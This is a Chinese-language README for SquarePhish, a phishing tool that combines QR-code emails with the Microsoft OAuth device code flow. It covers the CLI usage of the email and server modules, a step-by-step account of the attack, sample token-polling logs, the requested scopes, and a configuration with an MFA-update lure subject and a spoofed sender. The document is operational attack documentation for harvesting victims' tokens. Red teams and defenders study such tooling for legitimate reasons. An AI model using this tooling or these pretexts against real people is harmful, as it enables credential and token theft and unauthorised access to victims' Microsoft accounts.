
SquarePhish 是一款高级钓鱼工具,它结合了 OAuth 设备代码认证流程和二维码技术。
有关使用 OAuth 设备代码流程进行钓鱼攻击的更多详细信息,请参阅 PhishInSuits。
   _____                            _____  _     _     _
  / ____|                          |  __ \| |   (_)   | |
 | (___   __ _ _   _  __ _ _ __ ___| |__) | |__  _ ___| |__
  \___ \ / _` | | | |/ _` | '__/ _ \  ___/| '_ \| / __| '_ \
  ____) | (_| | |_| | (_| | | |  __/ |    | | | | \__ \ | | |
 |_____/ \__, |\__,_|\__,_|_|  \___|_|    |_| |_|_|___/_| |_|
            | |
            |_|
                     _________
                    |         | /(
                    | O       |/ (
                    |>        |\ (  v0.1.0
                    |_________| \(

usage: squish.py [-h] {email,server} ...

SquarePhish -- v0.1.0

optional arguments:
  -h, --help      show this help message and exit

modules:
  {email,server}
    email         send a malicious QR Code email to a provided victim
    server        host a malicious server QR Codes generated via the 'email' module will
                  point to that will activate the malicious OAuth Device Code flow
攻击者可以使用 SquarePhish 的 email 模块向受害者发送恶意二维码邮件。默认的借口是受害者需要更新其 Microsoft MFA 认证以继续使用移动电子邮件。当前使用的客户端 ID 是 Microsoft Authenticator 应用。
通过先发送二维码,攻击者可以避免过早启动仅持续 15 分钟的 OAuth 设备代码流程。


然后,受害者会使用移动设备扫描邮件正文中的二维码。该二维码会将受害者引导至攻击者控制的服务器(运行 SquarePhish 的 server 模块),并附带一个包含其电子邮件地址的 URL 参数。

当受害者访问恶意 SquarePhish 服务器时,会触发一个后台进程,该进程启动 OAuth 设备代码认证流程,并通过电子邮件向受害者发送一个生成的设备代码,受害者随后需要在合法的 Microsoft 设备代码网站上输入该代码(这将启动 OAuth 设备代码流程的 15 分钟计时器)。
之后,SquarePhish 服务器会在后台持续轮询认证状态。
[2022-04-08 14:31:51,962] [info] [[email protected]] Polling for user authentication...
[2022-04-08 14:31:57,185] [info] [[email protected]] Polling for user authentication...
[2022-04-08 14:32:02,372] [info] [[email protected]] Polling for user authentication...
[2022-04-08 14:32:07,516] [info] [[email protected]] Polling for user authentication...
[2022-04-08 14:32:12,847] [info] [[email protected]] Polling for user authentication...
[2022-04-08 14:32:17,993] [info] [[email protected]] Polling for user authentication...
[2022-04-08 14:32:23,169] [info] [[email protected]] Polling for user authentication...
[2022-04-08 14:32:28,492] [info] [[email protected]] Polling for user authentication...
接下来,受害者会通过邮件中的链接或在其移动设备上访问 SquarePhish URL 后的重定向,进入 Microsoft 设备代码认证网站。

受害者随后输入提供的设备代码,并会被要求进行授权同意。

受害者完成认证并同意授权后,一个认证令牌会保存在本地,攻击者即可通过所请求应用的已定义作用域获得访问权限。
[2022-04-08 14:32:28,796] [info] [[email protected]] Token info saved to [email protected]
当前作用域定义:
"scope": ".default offline_access profile openid"
!重要:在使用任一模块之前,请更新 settings.config 文件中标记为
Required的必要信息。
向目标受害者发送生成的二维码,以触发 OAuth 设备代码流程。
usage: squish.py email [-h] [-c CONFIG] [--debug] [-e EMAIL]

optional arguments:
  -h, --help            show this help message and exit

  -c CONFIG, --config CONFIG
                        squarephish config file [Default: settings.config]

  --debug               enable server debugging

  -e EMAIL, --email EMAIL
                        victim email address to send initial QR code email to

  -u URL, --url URL     force a url to use, this will override the default
                        and will not work with default device flow or
                        pretext but can be useful if using squarephish to
                        send lures directing targets to other servers
托管一个服务器,生成的二维码将指向该服务器,并在被请求时触发 OAuth 设备代码流程。
usage: squish.py server [-h] [-c CONFIG] [--debug]

optional arguments:
  -h, --help            show this help message and exit

  -c CONFIG, --config CONFIG
                        squarephish config file [Default: settings.config]

  --debug               enable server debugging
所有适用于执行的设置都可以在 settings.config 文件中找到并进行修改。有几个必需的信息项没有默认值,需要用户填写:SMTP_EMAIL、SMTP_PASSWORD 和 SQUAREPHISH_SERVER(仅在执行邮件模块时需要)。所有配置选项都在 settings 文件中通过行内注释进行了说明。
注意:配置中“EMAIL”部分的 SQUAREPHISH_ 值应与运行 SquarePhish 服务器时设置的值一致。
[DEFAULT]
SMTP_PORT            = 465                                                                      # SMTP port, defaulted to 465
SMTP_SERVER          = "smtp.gmail.com"                                                         # SMTP server, defaulted to GMail
SMTP_PROTO           = "ssl"                                                                    # SMTP protocol: {ssl, tls, None (leave empty)}
SMTP_EMAIL           = ""                                                                       # Provide authenticating email address here
SMTP_PASSWORD        = ""                                                                       # Provide authenticating password here

[EMAIL]
SQUAREPHISH_SERVER   = ""                                                                       # Required: Provide IP address/domain name of hosted SquarePhish server
SQUAREPHISH_PORT     = 8443                                                                     # Hosted SquarePhish server port, defaulted to 8443 (this should match the below server value)
SQUAREPHISH_ENDPOINT = "/mfa"                                                                   # Hosted SquarePhish endpoint to trigger OAuth Device Code flow, defaulted to an MFA pretext (this should match the below server value)
FROM_EMAIL           = "[email protected]"                                                     # Default FROM address when sending an email
SUBJECT              = "ACTION REQUIRED: Multi-Factor Authentication (MFA) Update"              # Default SUBJECT when sending an email, defauled to an MFA pretext
EMAIL_TEMPLATE       = "pretexts/mfa/qrcode_email.html"                                         # Email body template for QR code email to victim